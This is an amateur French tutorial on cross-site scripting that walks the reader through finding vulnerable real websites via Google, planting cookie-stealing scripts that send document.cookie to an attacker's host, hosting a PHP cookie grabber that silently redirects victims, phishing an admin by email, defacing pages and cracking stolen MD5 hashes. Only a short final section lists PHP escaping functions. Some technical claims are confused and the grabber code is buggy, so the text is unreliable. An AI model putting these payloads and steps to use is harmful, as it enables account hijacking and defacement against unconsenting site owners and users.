Faille XSS

0) Vocabulaire :

BBD : Base de donnée

La faille permanente : Les informations que vous insérez sont enregistrer dans la BBD. Exemples : Livre d'or, commentaire, page membre etc

La faille non-permanente : Les informations que vous insérez sont stockée nul part, cela veut dire que sa serra du coté client.

1) Définition + FTP :

Le cross-site scripting, abrégé XSS, est un type de faille de sécurité des sites web, que l'on trouve typiquement dans les applications Web qui peuvent être utilisées par un attaquant pour faire afficher des pages web contenant du code douteux. Il est abrégé XSS pour ne pas être confondu avec le CSS (feuilles de style), X étant une abréviation commune pour « cross » (croix) en anglais.

Avant de commencer inscrivez-vous sur ce site : http://www.ripway.com/default.aspx

2) Déceler :

Aller sur google est chercher des sites qui ont des moteurs de recherche, comme celui ci :

Ensuite, taper dans le moteur de recherche ceci : <b>bob<b> si le résultat de la recherche est : **bob** sa veut dire qu'il y a une faille, est si le résultat de la recherche est comme cela : <b>bob<b> sa veut dire que le site n'est pas faillible. (Le site « guideduvin.com est une exception, le résultat de la recherche sur ce site est <b>bob<b>, mais il est bien faillible).

Pour vraiment confirmer cette théorie qu'il soit bien attaquable, écrivez ce script dans le moteur de recherche :

<script>alert('tyler')</script>

Si une fenêtre s'ouvre avec écrit Tyler sa confirme que le site est faillible, regardez la photo suivante :

Cette fenêtre seul vous vous la voyez, car votre code est exécuter du coté client est non du coté de la BBD (sa s'appelle une faille Non-Permanente)

2) Exploitation :

a) Forum :

On va commencer part les failles XSS sur un forum, d'ailleurs sa ressemble énormément de ce que l'ont vient de faire juste au dessus.

Créer un nouveaux message ou alors répondez a un message déjà créer part un autre utilisateur , est écrivez Salut !!! , puis appuyer soit sur « aperçu » ou « prévisualisation « est regardez si le mot, est *salut !!!* ou alors salut !!!.

Donc on en revient comme au dessus, si il est écrit comme ceci : *salut !!!* c'est qu'il y a une faille est si c'est comme cela salut !!! c'est que vous pouvez changer de Forum (Dernière fois que je me répète je pense que vous avez compris maintenant).

Maintenant nous allons prendre un peux plus de risque en exécutant un script qui ouvrira notre voleur de cookie, le voici :

*<script>**window.open(**"http://monsite.fr/r.php?c="+document.cookie**)**</script>*

En claire, si une personne se nomme Bob est que son mot de passe est Foudre il aura comme cookie : login=Bob; pass= Foudre;

Donc, quand Bob verra votre message une pop up va s'ouvrir est va enregistré les cookies.

Maintenant on va utiliser du BBCode en désignant des images.

Voici les attributs suivants :
<img src="voiture.jpg" **onclick**="javascript:alert('Mouaha)"> : affiche un panneau d'alerte avec texte 'Mouaha' si le visiteur clique sur l'image voiture.jpg

<img src="voiture.jpg" **onmousehover**="javascript:alert('Mouaha')"> : affiche un panneau semblable à l'exemple précédent si cette fois le visiteur passe le curseur de sa souris sur l'image voiture.jpg

<img src="voiture.jpg" **onerror**="javascript:alert('Mouaha')"> : Affiche un panneau d'alerte semblable aux deux exemples précédents si l'image Mouaha.jpg n'existe pas.

b) Faille permanente :

Bon passons au faille permanente, aller sur votre cher ami Google est trouver un site avec un livre d'or, commentaire, page de membre etc...
Pour trouver la faille c'est exactement pareil que les autres exemples précédemment.
Quand vous avez trouvez une faille, écrivez les scripts suivants :

1er Script :

<script>alert('tyler')</script>


2ème Script :

<DIV id=Layer1 style="border:1px none #000000; Z-INDEX: 1; LEFT: 0; WIDTH: 9000; POSITION: absolute; TOP: 0; HEIGHT: 40000; BACKGROUND-COLOR: #000000; layer-background-color: #000000"><h1>VOTRE PSEUDO(Tyler)</h1></h2>Ecrivez ce que vous voulez(By Hacked)</h3>

Le premier script vous savez ce qu'il fait, mais a chaque fois **qu'une personne** cliquera sur le livre d'or, votre fenêtre apparaitra !! (C'est pas obliger que sa soit un livre d'or... sa dépend ou vous avez mi le script)
Le deuxième script permet d'écrire en haut du site Tyler est juste en dessous By Hacked. (vous écriez ce que vous voulez bien évidement).

Vous pouvez rajoutez a la fin du 2éme script ceci :
<img src=URLDEVOTREIMAGE>

Sa inséra une image, regarder un exemple :



c) Faille Non – Permanente :

Comme d'habitude faite la manipulation pour voir si il y a une faille dans un moteur de recherche cette fois si, quand vous l'avez trouver, inscrivez-vous sur le site avec comme pseudo (bien évidement sa marchera si la variable n'est pas protéger) :

<script>alert('tyler')</script> <= vous mettez votre alerte comme pseudo !!

Ensuite, aller a la liste des membres est regarder cette liste, en claire vous pouvez récupéré les cookies de la personne avec la variable **javascript:alert(document.cookie)**

4) Méthode GET :

Revenons au moteur de recherche, imaginez que vous trouvez un site nommé : http://www.truc_bidule.com/index.php, ensuite taper n'importe quel mot, part exemple : hack, l'url deviendra :

http://www.truc_bidule.com/index.php?work=hack

Vous pouvez remplacez hack part bob (c'est un exemple), est ensuite pour apercevoir : aucun résultat trouver pour : **bob,** donc si hack apparaît en gras sa veut dire qu'il y a une faille.

Entré en mot clé dans le moteur de recherche :

<script>location.replace="http://truc_bidule.fr/r.php?c="+document.cookie;</script>

Si vous êtes re-diriger sur une page qui vole vos propres cookies c'est qu'il y a une faille. Prenez contact part e-mail avec l'admin et dite lui n'importe quoi pour qu'il clique sur votre lien, comme sa vous lui volerez ses cookies.

5) Méthode plus avancée :

Ensuite regarder ce code :

```
<?php

$cookie = $_GET["c"]; // on reconnaît c en variable GET
if($cookie)
{
$fp = fopen("cookies.txt","a"); // On ouvre cookies.txt en edition (il est créé si il n'existe pas)
fputs($fp,$cook . "\r\n"); // On écrit le contenu du cookie sur une nouvelle ligne
fclose($fp); // On ferme le fichier cookies.txt
/* FAIRE UNE REDIRECTION JAVASCRIPT CI-DESSOUS POUR QU'ON SE DOUTE DE RIEN */
}
?>

<script>
location.replace("http://www.google.fr");
</script>
```

Ouvré votre bloc note, coller le code dedans, enregistré le sous le nom t.php.
Vous voyez que a coté du code il y a des //, sa s'appelle des commentaires, je vais vous expliquez ce qu'il fait pour que sa soit vraiment plus claire pour vous.

La Variable Get qui est C, ouvre un fichier texte, qui volera donc écrira les cookies a l'intérieur, puis re-fermera le fichier texte, et il ferra une redirection sur le site que vous avez écrit.

Vous verrez que sur mon code le c est en rouge, si vous mettez k vous volerez que le/les pseudo(s) et le/les mot(s)de passe(s) de/des admin(s).

Si vous mettez c vous volez que les mots de passes des membres.

Maintenant, il vous faut ce script :

<script>document.location="http://tonsite.com/grabber.php?c="+document.cookie</script>

Si vous remarquez après grabber.php? Il y a un c, donc si vous voulez avoir le mot de passe admin vous devez le changer ici aussi, donc en k.

Maintenant venant a la pratique, vous avez trouvez votre faille permanente, il y a plusieurs solution qui ce porte a vous:

/!\ AVANT DE CONTINUER ALLER A L'ETAPE « 6) GESTION DU FTP « ENSUITE REVENEZ ICI /!\

a) Première Méthode :

Vous écrivez le script dans le livre d'or:

<script>document.location="http://tonsite.com/grabber.php?c="+document.cookie</script>

Bien évidement, avant vous avez regardez si le site est faillible !!!

b) Deuxième Méthode :

Vous écrivez directement le script dans l'url comme ceci :

http://www.le_site.com/index.php?k=<script>document.location="http://ton_site.com/grabber.php?k="+document.cookie</script>


Bien évidement, avant vous avez regardez si le site est faillible !!!

Quand le membre/admin cliquera sur la page, il serra redirigé est vous lui volez ses cookies.

6) Gestion du FTP

Normalement vous êtes déjà inscrit sur ce site : http://www.ripway.com/signup.aspx
Inscrivez-vous si vous ne l'êtes pas, ensuite connectez-vous, aller dans *« My Files «* et écrivez cookies ou autre chose juste a gauche de *« Create Subfolder «* comme si dessous :

Ensuite que vous avez créer le dossier, cliquer dessus, est cliquer sur
Appuyer sur *Parcourir => Aller prendre le fichier t.php => Upload => Retourn to My Files.*
Sa devrait ressemblé a sa :



Si vous cliquez sur le Direct Link, vous devriez faire une redirection sur Google.

Comment savoir si vous avez volez des cookies ?

Il faut que vous vous connectiez sur votre FTP => Cookie => et cliquez sur Edit juste en dessous de Cookies.txt.

N'oubliez pas que cookies.txt apparaît quand vous volez les cookies, mais des fois il apparaît et il y a rien dedans.

7) Utilisation des cookies :

Un cookie ressemble a ceci : **d76b5e545326d84084bf240f8eb69615**

Comment le décrypter ?

Aller sur le site : **http://www.authsecu.com/decrypter-dechiffrer-cracker-hash-md5/decrypter-dechiffrer-cracker-hash-md5.php**

Sur le site il y a marquer « HASH MD5 «, vous mettez votre cookie a cette endroit est ensuite appuyé sur Déchiffré.
Parfois, vous arrivez pas a déchiffrez le cookie, c'est parce que il est pas enregistré a la BDD.

8) Sécurisé :

- htmlspecialchars() qui convertit les tags, & ' et " si j'ai bon souvenir.
- htmlentities() qui convertit en plus les accents en entités HTML (plus de problèmes d'encodage !).
- strip_tags() qui supprime les tags HTML ou PHP.